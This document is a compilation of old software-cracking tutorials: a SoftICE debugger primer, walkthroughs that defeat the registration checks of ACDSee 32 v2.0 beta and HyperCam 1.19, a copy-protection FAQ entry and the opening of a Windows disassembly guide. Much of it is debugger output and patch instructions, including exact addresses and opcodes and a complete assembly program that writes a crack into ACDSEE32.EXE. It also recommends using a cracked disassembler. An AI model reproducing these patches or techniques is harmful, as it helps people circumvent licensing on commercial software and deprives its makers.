You don't have to become a master at assembly to crack a program,
but
it helps. You do need to learn some rudimentary principles, and
you
absolutely have to become familiar with the registers of the cpu
and
how the 8088 instruction set uses them. There is no way around
this.
How proficient you are at assembly will determine how good of a

cracker you become. You can get by on learning a few basic instructions, how to use a debugger, and one or two simple techniques.

This will allow you to remove a few shareware nag screens, and maybe you'll luck out and remove the copy protection from a game or two, but that's it.

You can then dynamically interact with the program and run it one line of code at a time, and see exactly what the program is doing in real time as each line of code is executed. You will also be able to re-assemble instructions (in memory only), edit the contents of memory locations, manipulate the cpu's registers, and see the effects your modifications have on the program as it's running. This is also where all your system crashes will occur... There is a lot of trial and error involved in cracking.

As you get better, you'll have to write programs that will implement your patches if you decide to distribute them. The patches themselves don't have to be written in assembly.

The sources code I included in this manual are extremely simple. They're written in assembly because that's the only language I know how to program in, but if you are already proficient in a higher level language, it should be trivial for you to duplicate it's methods in your preferred language.

Quick Introduction To Soft-Ice 3.0

Okay, okay, i already heard you : Hey exact, you've ripped the ED!SON introduction. Yes, i've taken it ;) Why should i do something if someone already did ? So for all of you that didn't have the chance to have that intro, i've a little remixed it, and here it is...

Cracking a Windows program is most often more simple than a program running in Dos. In Windows, it's hard to hide anything from anyone who really looks for information, as long as Windows own functions are used. The first (and often only) tool you need is Soft-Ice, a powerfull debugger from NuMega (<http://www.numega.com>). Some people find it hard to use, but i will tell you how to do efficient debugging

with it.

To use Sice, you must load it before windows, to do that, just add the

"Drive:\Path\WINICE.EXE" at the end of your "AUTOEXEC.BAT".

Normally,

the Sice Setup should have already done it. I advise you to make a multi-config in that way, you can load Sice only when you need it.

Example of multi-config :

```
;--- Config.sys
[menu]
menuitem SICE,Load Soft-Ice Debugger Behind Windows
menuitem NORM,Normal Mode
menudefault NORM,5
[SICE]
[NORM]
[common]
DEVICE=C:\WIN96\HIMEM.SYS
DOS=HIGH
DEVICE=C:\cd\drivers\MTMCDAI.SYS /D:MTMIDE01
FILES=40
;--- EOF Config.sys
```

```
;--- Autoexec.bat
@ECHO OFF
SET BLASTER=A220 I5 D1 H5 P330 T6
SET MIDI=SYNTH:1 MAP:E
SET PATH=C:\WIN96;C:\WIN96\COMMAND;C:\DOS;D:\NC
SET TEMP=C:\TEMP
SET SOUND=C:\VIBRA16
C:\VIBRA16\DIAGNOSE /S
C:\VIBRA16\MIXERSET /P /Q
PROMPT $p$g
goto %config%
:SICE
C:\Progra~1\SoftIc~1\WINICE.EXE
goto common
:NORM
goto common
:common
;--- EOF Autoexec.bat
```

In the config.sys the [menu] indicates that's a multiconfig, it will

display the two menuitem and wait for the user to select. When selected, the part of the config file refering to it is runned and followed by the [common] one. In the autoexec.bat there's a

%config%

variable set to the user's selection and is used to select witch part of your bat you will execute.

So, update your system files if they need so, and reboot your machine.

If you don't understand why these config files look like this, refer

to the MS-DOS Help (Type HELP at the dos prompt).

Now that Sice is loaded into memory, press "CTRL-D" to to pop it up.

Here is a little description of the windows you can see on Sice screen

:

| | |
|----------------|---|
| CPU Registers | |
| Window | "WR" En/Disable, "R", "Alt-R" Edit. |
| FPU Registers | |
| Window | "WF" En/Disable. |
| Locals Windows | "WL" En/Disable, "Alt-L" Focus. |
| Watch Window | "WW" En/Disable, "Alt-W" Focus. |
| Data Window | "WD" En/Disable, "E", "Alt-D" to Edit. |
| Code Window | "WC" En/Disable, "A" Edit, "Alt-C" Focus. |
| Command Window | Type Commands and read output here. |
| Help Line | Get summary help on what you are typing. |

The register window contains the general purpose and flags registers of the cpu. You will notice that the general purpose registers contain hexadecimal values. These values are just what happened to be in there when you brought up the debugger. You will also notice that some of the flags are highlighted while some are not. The highlighted flags are the ones that are SET. While the ones that are not highlighted are CLEARED. Generally, the register are also highlighted when they change value. From this window you will be able to manipulate the contents of the cpu's registers. You will change the values of the registers while debugging a program in order to change the behavior of the running program. Say you come across a JNZ instruction (jump if not zero), that instruction makes the decision on whether or not to make the jump based on the state of the (Z)ero flag. You can modify the condition of the (Z)ero flag in order to alter the flow of the programs code. By the same token, you can modify the general purpose registers in the same manner. Say the AX register contains 0000, and the program bases it's actions on that value, modifying the AX register to contain a new value will also have the effect of modifying the flow of the code. After you become comfortable with using Sice you'll begin to appreciate just how powerful this window is, and you'll aslo discover soon enough just how totally it can screw your system if you fuck up.

The data window will display data as it exists in memory. From this window you can usually display, search, edit, fill, and clear entire ranges of memory. The two most common commands for this window are display and edit. The search command is also useful in cracking. Since it offers you 4 data windows, you can toggle from one to another using the "data" command. You can also change the type of data this window is displaying using the "format" command. You can scroll into the data window using ALT and arrows or PgUp/PgDn keys.

The code window is the window in which you will interact with the running program. This is the most complex window, and it is where the bulk of debugging occurs. The layout of the window is pretty simple, the group of 12 numbers with the colon in the middle of them to the far left of the window is the address:offset of that line of code. Each line of code in this window is an instruction that the program will issue to the microprocessor, and the parameters for that instruction. The registers that contain the address for the current instruction waiting to be executed are the CS:EIP registers (code segment and instruction pointer). This line is highlighted, if you haven't it in the code window use the "." command to retrieve it. You will also notice a group of hex numbers to the right of the addresses, this group of numbers is the hexadecimal equivalent of the mnemonic instructions. The next group of words and numbers to the right of the hex numbers are the mnemonic instructions themselves. You can scroll into the code window using ALT and arrows or PgUp/PgDn keys.

For most examples, we'll only need to have the CPU Registers Window, the Data and the code one. Disable others. I'm in 60 lines mode. So if all windows are disabled to have the same screen as me do (comment are

```
preceded by a semi-colon) :
:lines 60           ; Set 60 lines mode
:color f a 4f 1f e ; Set psychedelic colors (Optional)
:wd 22             ; Enable Data Window 22 lines long
:wc 25            ; Enable Code Window 25 lines long
:wr               ; Enable Register Window
:code on          ; Display instruction bytes
```

This can seem strange to you to have to type all these commands each time you'll start Sice. In fact, all these commands can be done in the winice.dat file (in your sice directory). Let's see what is in mine :

```

;--- Example of Winice.dat
; General Variables
NMI=ON
SIWVIDRANGE=ON

LOWERCASE=OFF                ; Disable
lowercase                    assembly
MOUSE=ON                     ; Enable mouse
NOLEDS=OFF                   ; Disable led
                               switching
NOPAGE=OFF
PENTIUM=ON                   ; Pentium Op-Codes
THREADP=ON                   ; Following Thread
                               Process
VERBOSE=ON
PHYSMB=16                    ; Exact Memory
Size
SYM=256                       ; Memoy allocated
to                             symbols
HST=16                       ; Memory allocated
to                             history
TRA=92                       ; Memory allocated
to                             back trace buffer
; Startup sequence
INIT="lines 60;color f a 4f 1f e;wd 22;wc
22;wr;code on;x;"
; Function Keys
F5="^G;"                      ; Run (CTRL-D)
F8="^T;"                      ; Step into
functions                     (Trace)
F10="^P;"                    ; Step Over
functions                     (Procedure)
F11="^G @SS:ESP;"           ; Step out of
function
; Export Symbols
EXP=c:\win96\system\kernel32.dll
EXP=c:\win96\system\user32.dll
EXP=c:\win96\system\gdi32.dll

```

```
;--- EOF Winice.dat
```

Okay, i think, it speaks by itself. Just a little note for defining function keys, all commands preceded by ^ are invisible, and all those followed by a ; are executed (the ; indicates an ENTER). Dont forget to load the Export Symbols !

Cracking ACDSce 32 V2.0 Beta

Loading ACDSce32.exe into Soft-Ice And Breaking At The Right Point.

Run the Symbol Loader, do "File/Open Module" or you can also click on the first button on the left of the tool bar and browse until you can select the file ACDSce32.exe. Now, to start debugging you must to do "Module/Loads..." or click the "Load button" (next to the "Open" one).

Perhaps Sice popped-up, saying Break Due To Load Module, or something like that, leave it by pressing "CTRL-D" or typing "X" followed by "ENTER". You should disable the "Break At WinMain Option" to dont pop-up Sice each time you load a module (the little lamp button).

OK, let's go. In ACDSce, click on "Tools/Register..." Fill up the boxes with what you want. (I've filled them with Name:"Out Rage Pirates" and Registration:"112233445566"). Generally programs must read the content of the boxes with one of these functions :

| 16-bit | 32-bit |
|----------------|-------------------------------------|
| GetWindowText | GetWindowTextA, GetWindowTextW |
| GetDlgItemText | GetDlgItemTextA, GetDlgItemTextW |

The last letter of the 32 functions tells if the function uses one-byte or double-byte strings. Double-byte code is RARE. So, now we

gonna enter Sice pressing CTRL-D and set breakpoints on the getting content of edit boxes :

```
:bpx GetWindowText  
:bpx GetWindowTextA  
:bpx GetWindowTextW  
:bpx GetDlgItemText  
:bpx GetDlgItemTextA  
:bpx GetDlgItemTextW
```

Oki, there's no need to set BPs (BreakPoints) 0 and 3 since we know it is a 32-bit application, but i've put them here to be exhaustive. If you encounter problems settings these breakpoints, make sure that the

export symbols are loaded in Soft-Ice : edit the file winice.dat
and
check if the semi-colons are removed from the exp= that follows
the
"Example of export symbols that can be included for chicago" near
the
end of file. Generally, you only need to keep kernel32.dll,
user32.dll, gdi32.dll. If you get an error message "No LDT", make
sure
you dont run any other DOS application in the background,

It's not sure that Sice will pop-up, and not all program are
calling
these Windows functions.

Continue the program ("CTRL-D"), and click the OK button. It
worked,
we're back to Sice ! press "CTRL-D" to continue the process, back
to

Sice again ! re-re-press "CTRL-D", no more Sice pop-up. Normal,
there's only two textboxes... Click OK to get back to the
registration
window. And now, let's throw an eye into Sice, CTRL-D. There's
comments for the two break points :

```
Break due to BPX USER32!GetDlgItemTextA (ET=4.70 seconds)
Break due to BPX USER32!GetDlgItemTextA (ET=269.77 microseconds)
```

It's BP 04 let's delete other BPs :

```
:bl                                ; BPs list
00) BPX USER!GetWindowText
01) BPX USER32!GetWindowTextA
02) BPX USER32!CharNextExW
03) BPX USER!GetDlgItemText
04) BPX USER32!GetDlgItemTextA
05) BPX USER32!AppendMenuW
:bc 0 1 2 3 5                       ; Clear BPs #0, 1, 2, 3 and 5.
```

We'll do it again. Press "CTRL-D" to leave Soft-Ice, and click the
OK
button. Magic, we're back in it... Let's do a little focus : where
are

we, and what's the hell now ? We are at the start of the "Get
Dialog
Item Text A" function, and we are going to find where it is
called.

Since we know that when we do a far call to something the next
logical

instruction address is stored on the stack, we gonna set a BP on
that

address and execute the program until we reach it. G command will
continue the program at the current CS:EIP, and set a temporary BP
to

the address indexed (@) in SS:ESP. There's a function key that
automatically do it, normally, it's F11.

```
:G @SS:ESP
```

Finding Where The Registration Code Is Checked

Ok, we are back into Sice at the instruction following the call to DlgItemTextA. We gonna take a look on what's happening before and after. Use CTRL-UP and CTRL-DOWN to move into the code window. If you dont have the code window on your screen you can make it appears by typing WC (WC 20 will set the code windows to be 20 lines long). You should see something like following (i've added blank lines and comments for clarity and future explanations) :

```
    ; Get The Name Into Buffer (ESP+8)
    0040367B 8D442418      LEA EAX, [ESP + 18]      ; Buffer(For
Name) Address
    0040367F 6A1E        PUSH 0000001E          ; Max String
Size
    00403681 8BB42408010000 MOV ESI, [ESP + 00000108]
    00403688 50          PUSH EAX              ; Buffer
Address
    00403689 6A6B        PUSH 0000006B          ; Control ID
    0040368B 8B3D94DA4900 MOV EDI,[USER32!GetDlgItemTextA]
    00403691 56          PUSH ESI              ; Dialog Handle
    00403692 FFD7        CALL EDI              ; Call
GetDlgItemTextA

    ; Get The Registration Code Into Buffer (ESP+38)
    >00403694 8D442438      LEA EAX, [ESP + 38]      ;
Buffer(Registration) Addy
    00403698 68C8000000    PUSH 000000C8          ; Max String
Size
    0040369D 50          PUSH EAX              ; Buffer
Address
    0040369E 6882000000    PUSH 00000082          ; Control ID
    004036A3 56          PUSH ESI              ; Dialog Handle
    004036A4 FFD7        CALL EDI              ; Call
GetDlgItemTextA

    ; Registration Checking
    >004036A6 8D442438      LEA EAX, [ESP + 38]      ; Registration
Buffer
    004036AA 8D4C2418      LEA ECX, [ESP + 18]      ; Name Buffer
    004036AE 50          PUSH EAX              ; Save Datas
    004036AF 51          PUSH ECX
    !004036B0 E80BF9FFFF    CALL 00402FC0          ; Registration
Check
    004036B5 83C408      ADD ESP, 00000008      ; Free Stack
    004036B8 85C0        TEST EAX, EAX
    004036BA 7E6E        JLE 0040372A          ; EAX=0 Means
Bad Reg...

    ; Do Something, sure... ;)
    004036BC 8D442438      LEA EAX, [ESP + 38]
    004036C0 8D4C2418      LEA ECX, [ESP + 18]
    004036C4 50          PUSH EAX
```

```

004036C5 51          PUSH ECX
004036C6 E895FAFFFF    CALL 00403160
004036CB 83C408        ADD ESP, 00000008
004036CE 833D44F0480000 CMP DWORD PTR [0048F044], 00000000
004036D5 740B          JE 004036E2
004036D7 A144F04800    MOV EAX, [0048F044]
004036DC 8BC8          MOV ECX, EAX
004036DE 8B18          MOV EBX, [EAX]
004036E0 FF13          CALL DWORD PTR [EBX]
004036E2 833D40F0480000 CMP DWORD PTR [0048F040], 00000000
004036E9 740C          JE 004036F7
004036EB A140F04800    MOV EAX, [0048F040]
004036F0 8BC8          MOV ECX, EAX
004036F2 8B18          MOV EBX, [EAX]
004036F4 FF5314        CALL [EBX+14]

; Close Registration Windows, And pops : "Thanks Registering"
004036F7 6A01          PUSH 00000001
004036F9 56            PUSH ESI
004036FA FF15F4DA4900 CALL [USER32!EndDialog]
00403700 6A00          PUSH 00000000
00403702 6820324000    PUSH 00403220
00403707 56            PUSH ESI
00403708 FF15F8DA4900 CALL [USER32!GetParent]
0040370E 50            PUSH EAX
0040370F 68E4000000    PUSH 000000E4
00403714 A148F04800    MOV EAX, [0048F048]
00403719 50            PUSH EAX
0040371A FF1544DB4900 CALL [USER32!DialogBoxParamA]
00403720 B801000000    MOV EAX, 00000001
00403725 E92EFFFFFF    JMP 00403658

; Pops up a window saying : "Your name and registration code do
not match."
0040372A 6A00          PUSH 00000000
0040372C A104F34800    MOV EAX, [0048F304]
00403731 50            PUSH EAX
00403732 68ACF34800    PUSH 0048F3AC
00403737 56            PUSH ESI
00403738 FF15E4DA4900 CALL [USER32!MessageBoxA]
0040373E 6882000000    PUSH 00000082
00403743 56            PUSH ESI
00403744 FF15F0DA4900 CALL [USER32!GetDlgItem]
0040374A 50            PUSH EAX
0040374B FF1548DB4900 CALL [USER32!SetFocus]
00403751 B801000000    MOV EAX, 00000001
00403756 E9FDFEFFFFFF    JMP 00403658

```

Let's do a some analysis on what we are seeing. We are at 0157:00403694 (Your segment address may be different, it depends on what you load, update my values with yours). The previous instruction is the call to the GetDlgItmeTextA. Again, you can scroll in the code windows with "CTRL-UP", "CTRL-PGUP", "CTRL-DOWN" and "CTRL-PGDOWN".

You can also make the Focus to the code window by pressing "Alt-C" and use the UP, DOWN, PGUP, PGDOWN to scroll it.

In C, the call to the GetDlgItemTextA should look like this :

```
int GetWindowText (int windowhandle, char *buffer, int maxlen);
```

So the push eax is the buffer address, let's have a look :

```
:d esp+18 ; You can also use "db esp+18" for byte display
```

We've got it, it's our name ! We saw that in few instructions, there will be second call to the GetDlgItemTextA, the CALL EDI at 0157:004036A4. We dont want Sice to break, so we will disable it :

```
:bd 4 ; Disable BP 4
```

After that second call, there's another one followed by a test on the eax value... humm suspicious, is there any check inside that routine ?

That's what we gonna determine fastly. We gonna trace the code stepping over function calls. Press P (Procedure trace) then ENTER (normally it's F10 key). Press it several times.

After you've reached 0157:004036A6 (the second call) our registration code appears in the data window (if it is big enough, else you can scroll it down using Alt-DOWN) our predictions were right ;). You are now reaching the TEST AX,AX intruction (0157:004036BA), then there's a branch to another routine (0157:0040372A), the program will follow it and soon you will get a message saying that your registration code is wrong... (0157:00403738).

So now we are sure that the call before the test was done to check the data we've enterred, and that the branch choose the direction to the Registration Not Match message. What if we change the direction the program took?

Let's go, enable BP 4.

```
:be 4 ; Enable BP 4
```

Leave Sice (CTRL-D), click on OK to get back to the registration window, and click on OK again to pop-up into Sice. Press CTRL-D another time to go to the second GetDlgItemTextA call and press F11 to

go out of that function call. Now step to the branch (F10 until you reach 0157:004036BA). And change the zero flag value to disable it:

```
:r fl z ; Toggle Zero Register FFlag
```

Then leave the proggy to himself (CTRL-D). We've done it ! The beautifull message appears : thanks for supporting our products, etc, etc...

Hu Oh, Hey, what's that stupid program ? If i click on the little eye (the about button in the toolbar), it's telling me it is not registered !!!!? Fucking damn thing, we gonna gotcha !

Oki, let's think two seconds... what's the matter ? Well everything seems like if ACDSsee checks the name and the registration at every times it shows them. So, to avoid this problem, we've got to give him the answer he wait each times he call the registration checker. First of all, we must verify our affirmations, we must know if the routine wich is called by the about button is effectively the piece of code into this call. Go into Soft-Ice using the BP we've set on the GetDlgItemTexta (go to the registration window and press enter), and press F11. Now, we're going to put another BP into the call.

```
:bpx 0157:00402FC0 ; Change the address in regard to yours
```

Now we gonna try, leave Soft-Ice (it will pop-up two times because BP 4 is still enabled, we're not interrested into these breaks), close the registration window by clicking cancel and finally click on the about button... Yep! back in Sice, we were right !!! So everything we've got to do now is to send back a satisfying answer to the calling code...

Patching ACDSsee

Actually in your code window, you should have something like the following piece of code. All we've got to do is to leave this routine with EAX different from 0...

```
; Check Name Lenght
>00402FC0 56          PUSH ESI
      00402FC1 8B742408    MOV  ESI, [ESP + 08]
      00402FC5 56          PUSH ESI
```

```

    00402FC6 E835000000    CALL 00403000           ; check name
length (1st)
    00402FCB 83C404      ADD  ESP, 00000004
    !00402FCE 85C0       TEST EAX, EAX
    !00402FD0 7504       JNE  00402FD6           ; branch is
followed
    !00402FD2 33C0       XOR  EAX, EAX           ; Set EAX to 0
(BAD!)
    00402FD4 5E         POP  ESI
    00402FD5 C3         RET                    ; Exit 1

; Check Registration Code
:00402FD6 8B44240C      MOV  EAX, [ESP + 0C]
:00402FDA 50         PUSH EAX
:00402FDB 56         PUSH ESI
:00402FDC 6848F34800   PUSH 0048F348           ; "-294378973"
:00402FE1 E86AE70100      CALL 00421750           ; The key is
herein (2nd)
:00402FE6 83C40C      ADD  ESP, 0000000C
:00402FE9 83F801      CMP  EAX, 00000001
:00402FEC 1BC0       SBB  EAX, EAX
:00402FEE 5E         POP  ESI
:00402FEF 40         INC  EAX
:00402FF0 C3         RET                    ; Exit 2

```

So what we gonna do is erase the three instructions that works on EAX with our own code. Dont forget to change the address in regard to your.

Erasing the branch will assure us that only our code will be followed.

There's thousand of way to modify this code, i choosed the following :

```

:a 0157:00402FCE ; Assemble
0157:00402FCE mov eax,1
0157:00402FD3 nop
0157:00402FD3 ; Press escape to stop assembling
:bc 0 ; Clear BP on 0157:00402FC0

```

And now let's check our work ! Press CTRL-D, welldone, the thanks for

registering message appears... Okay, now click on the about button...

(suspens) !!!YES!!! we've registered it.

Oki let's do our work, now we've only got to make the patch... What we need to know is where are these instructions in the ACDSec32.exe file. I've use HexWorkShop for win95 and found them making a search for 85C0750433C0 (the instructions Opcodes, if Sice doesnt show the type "CODE ON") the one interesting us are at offset 23CE. Now we must make a little proggy to replace these bytes with our code. Here it is :

```

;--- ORP-A32B.ASM
    Title Patch For ACDSsee 32 2.0 Beta
    .Model Huge
    .386
    .Stack 100h

    .Code
    mov     ax,cs
    mov     ds,ax
    mov     es,ax

    mov     ax,3d02h
    mov     dx,offset cs:fname           ; DX=*FileName
    int     21h                          ; DOS/FileOpen
    jc     errorlbl                       ; Jump On Errors

    mov     word ptr [offset cs:fname],ax ; BX=Handle
    mov     bx,ax

    mov     ax,4200h
    xor     cx,cx                          ; Segment
    mov     dx,23ceh                       ; Offset
    int     21h                          ; DOS/FileSeekSet
    jc     errorlbl                       ; Error !

    mov     ax,4000h
    mov     bx,word ptr [offset fname]     ; BX=Handle
    mov     cx,6                            ; Length
    mov     dx,offset patch               ; Buffer
    int     21h                          ; DOS/WriteFile
    jc     errorlbl

    mov     ax,3e00h
    mov     bx,word ptr [offset fname]     ; BX=Handle
    int     21h                          ; DOS/CloseFile
    jc     errorlbl

    mov     dx,offset cs:text2
    jmp     getout

errorlbl:
    mov     dx,offset cs:text1           ; Print
getout:  mov     ah,9
    int     21h

    mov     ah,4ch                        ; Get Out Of Here
!
    int     21h

    patch  db 0B8H,001H,000H,000H,000H,090H ; MOV EAX,00000001
- NOP
    fname  db 'ACDSEE32.EXE',0
    text1  db 0ah,0dh,'Error Handling File'
    text2  db 0ah,0dh,'Patch By Exact /oRP',0ah,0dh,'$'
end;--- EOF ORP-A32B.ASM

```

You can compile it with tasm 3.1 and tlink 5.1 (they can be found on my home page) in that manner :

```
TASM /m9 /n /q orp-a32b
TLINK /3 /x orp-a32b
```

I think there is not so much comment to add at the source, anyway if you have any problems understanding what happening in there, you must find a book about programming (you can also try to get Helppc).

Final Note

Ok, this is the End...
A really BIG thanks is going to ACP of UCF for sending me W32DASM !

Stuff !

Have Fun With This

eXact

/oRP

aka

sice_boy

31. How do I defeat Copy Protection?

There are two common methods of defeating copy protection. The first is to use a program that removes copy protection. Popular programs that do this are CopyIIPC from Central Point Software and CopyWrite from Quaid Software. The second method involves patching the copy protected program. For popular software, you may be able to locate a ready made patch. You can then apply the patch using any hex editor, such as debug or the Peter Norton's DiskEdit. If you cannot, you must patch the software yourself. Writing a patch requires a debugger, such as Soft-Ice or Sourcer. It also requires some knowledge of assembly language. Load the protected program under the debugger and watch for it to check the protection mechanism. When it does, change that portion of the code. The code can be changed from JE (Jump on Equal) or JNE (Jump On Not Equal) to JMP (Jump Unconditionally).

Or the code may simply be replaced with NOP (No Operation) instructions

The flags-faking approach

Well, i decided to write this little essay for everyone (especially newbies) who does not like to spend a lot of time trying to decypher lines and lines of (meaningless?) code inside too many protection schemes.

For example, have u ever found a serial number protected program which u were not able to crack? I bet you have! You change a lot of bytes, and yet it still sayd "Unregistered" and the "only for registered users" options were still disabled.

On the other hand, did the following ever happen to you? A crippled program with some options disabled and u DO NOT FIGURE how to enable them? Well, go to the nearest tobacconist, buy a cool box of Marlboro Lights (or the red ones, if you prefer), choose a rainy day (the best for cracking purposes), sit in front of your PC and load this essay in your favourite text-editor (i use old, good dos EDIT). By the way, i hope you'll be able to read it, coz i dunno if the +HCU will really be interested on this piece of text.... in fact it doesn't describe any new protection scheme, it describes merely a different approach on cracking a lot of programs.

Ok, let's start!

I will take as example a program called "HyperCam" v1.19, sort of an AVI recorder of what happens on your screen... really good, especially if u want to create an animated "cracking essay" for your new brand cool target :-)

To get it go to www.hyperionics.com - HYPERCAM.ZIP - 251819 bytes (i'm

not really sure of the ZIP name, i found it on a CD. But I believe it should be right)

Well, it's nothing new from the point of view of the protection scheme, as I said... the only thing to notice is that it uses a very very nasty key creation algorithm, maybe not understandable by most newbie-crackers. Also, it stores the registration infos in a file called HYPERCAM.LIC, so it needs quite a lot of work to crack it.

Ok, but this time we don't want to crack it with the usual "BMSG
xxxx WM_COMMAND" no?

We want to try something new! Light your cigarettes, fire your SoftICE and install a good disassembler (i use now WDasm 8 <- thanx a lot to Frog's Print for cracking it! very good work!).

The "protection" consist, basically, in the following scheme:

- 1) It displays a nag screen at the beginning
- 2) It adds a boring "HyperCam Unregistered" to all your nice AVI creations

So, let's begin examining the "Unregistered Hypercam" add-on to the AVIs, i.e. the nagstring:

Since we want to crack it without really "registering" it, we have to take care of the flags that the program controls in order to know if it's registered or not.

Usually, a program will store in a location a "00" if unregistered (=FALSE) and a "01" if it's registered (=TRUE)... that's most of the times NOT a protectionist choice, that's the overbloated programming language doing it whithout ever letting them to know that this happens :-)

We have to find this "holy" location. How? In this way:

- 1) Load up WDasm and disassemble HYPERCAM.EXE, save the *.alf. (be sure to use the cracked one by FrogPrint!! If you use the demo one u will not be able to examine the textfile at leisure inside your wordprocessor!)
- 2) Search the nagstring it adds to all your AVIs: "Unregistered Hypercam" YEAH!!!! FOUND IT! Examine this piece of code: (don't care

about my comments now, yu'll look at them after)

```
* Referenced by a Jump at Address :00401464(C)
|
:0040151C A1C0A34300      mov eax, [0043A3C0]    *** < Now is
"0"
:00401521 85C0           test eax, eax          < If "0"
:00401523 740F           je 00401534           *** < You
suck!
:00401525 8B0D045E4300    mov ecx, [00435E04]    < Checks
again
:0040152B A1C0504300    mov eax, [004350C0]    < with
another flag
:00401530 3BC8           cmp ecx, eax          *** < Final
Check
:00401532 7418           je 0040154C           < Equal?
BRAVO=!!
```

Here we see that if the TEXT EAX,EAX fails at :401521 it will jump to 401534 Hmmm..... maybe DS:43A3C0 is the holy location where our flag is stored? YES!!!!

```
* Referenced by a Jump at Address :00401523(C)
|
:00401534 8B1534A14300    mov edx, [0043A134]    < not
equal ?
:0040153A 6A15           push 00000015         < NISBA!
(italian)
```

```
* Possible StringData Ref from Data Obj ->"Unregistered HyperCam"
|
:0040153C 68D0504300    push 004350D0         < the
Unregistered
:00401541 6A00           push 00000000         < string
is added
:00401543 6A00           push 00000000         < to your
AVIs
:00401545 52           push edx
```

(lines tagged with a "***" will be the targets of our crack)

We found something interesting nah? Well, fire your ice (eh... i mean Winice!), run the program and set a BPX which let us return the debugger after doing something.... for example, i often use KERNEL!HMEMCPY and choose an option in which i can enter some strings.... but it's only an example, you could do it in a lot of other ways.... Well,

```
:BPX KERNEL!HMEMCPY
```

* CTRL-D and select now an option in which you can enter some text (for example, the "License" option). After entering, you will land in Winice again

* Now hit F12 (trace-back) until you reach the code of HYPERCAM
Remember
to remove first the KERNEL!HMEMCPY breakpoint!

* Reached? ok, search now in this segment the first bytes of our
code
for me it is 22f, so :

```
:S 22f:0 lffffffff A1 C0 A3 43 00 85 C0 74 0F 8B
```

if you don't find it, it's simply bcoz maybe that piece of code
isn't
loaded in memory yet, it is not yet "pinpointed". So, choose the
"AVI
record" option and record something. Then retry and you'll find
it.

* Set a BPX now at address you found these bytes in (the beginning
of
the code showed before). For me, it is 22f:1ef91c, so :

```
:BPX 22F:1EF91C
```

* Ok, now we have set the breakpoint, hoping the best when we reload
it
and try to create an avi (or even when the program is restarted,
we
don't know now if it will work or not) it should break inside
softice... TRY!

* Now examine the comments in my code, and u should see that the
flag
which control all is located at DS:43A3C0. Infact if the 2 checks
fails, the PUSH 004350D0 will save in stack the "Unregistered
Hypercam" string (you can see it by dumping memory D 4350D0 as
soon as
you reach the push).

Well, now we know where the flag is... can we suppose that it
controls
the initial nagscreen as well? yes of course! :)

Remove all the BPXs, set a new BPM DS:43A3C0 and restart the
program!

Now we can see what happens to that "flag" location since the
beginning... You will land in softice 2 times, and after the 2nd
time
the nagscreen will appear. So, what does this mean? Easy: the
first
time softice pops up inside a piece of code which resets the
flags,
the second time (our target) when the programs checks it. But
look:

2nd popup:


```

:00404958 8BCD          mov ecx, ebp
:0040495A E83C610200        call 0042AA9B
:0040495F 39BD48010000      cmp [ebp+00000148], edi < you will
land here
:00404965 750D          jne 00404974          < if not
equal jump
:00404967 6AFF          push FFFFFFFF        < if not.....
:00404969 57            push edi              < after some
calls
:0040496A 688B000000      push 0000008B        < the nag
pops up!
:0040496F E886270200      call 004270FA

```

as u have noticed, EBP+148 is our "flag" location : 43A3C0 !!!

We are finished now!

```

Change .CMP [EBP+148],EDI with .MOVE BYTE PTR [EBP+148],1 < move
always 1
      .JNE 404974          .JMP 404974          < in
our flag

```

Back to 401530, change also the JE 40154C to JMP 40154C to fool completely the protection scheme.

Note that you have to change all of these, 'coz only removing the nag or the string doesn't work. You can check this yourself examining the code....

Ah.... a little side effects of this kind of approach *MAY BE* that the program still say it isn't registered... even if all the options are now cracked and enabled and even if the nag screens has been removed.

This is what happens in HyperCam... but could happen in other programs too ('bcoz obviously you don't register them normally, whit this approach you don't enter any name/serial, you only fool the program to *THINK* it's registered...). But who cares? The main thing is to have a fully working version nah?

Well, i hope this little piece of txt could help you... it is often easier and faster to handle (read crack) the flags than trying to bypass the "real" number check or whatever the protection scheme does... also you can apply this approach to nearly every kind of protection... the main steps you should follow are:

1) Search references to the nag/unregistered/ecc. things in the code

2) Correctly identify the flags
3) BPM their locations and examine the code which refers to them.
4) Modify them to let the program think it's
registered/deprotected.

CIAO!

by [>Xoanon

How To Disassemble A Windows Program

I think this small exercise (shamelessly abducted from Schulman's book
-> see here) could be very helpful for all the future crackers
trying
to get some bearings during their difficult disassembly of Windows
programs.

One of the problems in reverse engineering, is that nobody teaches
you
how to do it, and you have mostly to learn alone the relevant
techniques, loosing an enormous amount of time.

Disassembling Windows with a reverse engineering approach is
very
useful for actual cracking purposes, and it's time to form a new
generation of Windows crackers, since the ghastly Microsoft
domination
will not easily be crushed without many more good crackers to help
us.
What +ORC writes and teaches in his lessons is fundamental, but
unfortunately he does not teach the "elementary" side of cracking
Windows (for DOS cracking, on the contrary, the Crackbook of Uncle
Joe
is a good primer for beginners and intermediate alike), so I'll
try to
help here to form a strong generation of little strong crackers...
as
+ORC wrote to me: "we are all throwing seeds in the air, some of
them
will land astray, but some of them will grow".

Remember that cracking Windows is *very* different, in approach
and in
techniques, from cracking DOS. The older ones (that I
unconditionally
respect) do not seem to grab it totally... they are probably so
experienced that they can use more or less the same techniques in

cracking all OSs... but in my (humble) opinion, that's not necessarily the best approach... you see, cracking Windows is "puzzle solving", cracking DOS is "playing chess"... you'll understand what I mean if you read what follows.

Please do excuse my shortcomings both in the techniques I teach (I am an autodidact) and in the language I use.

If at any time you feel you should need more references, check the Windows 3.1. SDK Programmer's Reference, Volume 1: Overview, Chapter 22, Windows Application Startup.

A little knowledge of the C language is required in order to understand a part of the following (you better understand it right now: the only existing programming language is C, most applications are written in C, "real" programmers use C... you may dislike it, but that's the reality, so you better get a little knowledge of C programming as soon as you can, if you want to crack more effectively... you'll find enough C tutorials on the net). This said, most of the following can be used even if you do not know C.

Disassembling Taskman

As example for this introduction, I have chosen Taskman.exe, the small program you'll find inside your C:\WINDOWS directory... you can invoke it anytime typing CTRL+ESC in Windows 3.1.

I have done it because Schulman has already (very well) worked on it, and therefore he spares me a lot of work, and also because I agree totally with him in his choice: Taskman it's a very good example for all newbys to Windows cracking. Actually it's a pity that you cannot (yet) find Schulman's books on the net... I believe they should be indisputably there! (Anybody with a good scanner reading this?).

Let's start from the beginning... by looking at TASKMAN's startup code. Taskman is a very small win 3.1 program, but it's rich in surprises, as you'll see. After you disassembly taskman.exe with WCB (see below) and *after* you have printed the listing, you may use the "Loader" utility to pop out inside winice at the beginning of Taskman:

```
start:
```

```

1FBF:4B9 33ED          XOR     BP,BP      ;begins
1FBF:4BB 55           PUSH   BP         ;save BP
1FBF:4BC 9A8D262701    CALL   KERNEL!INITTASK
...

```

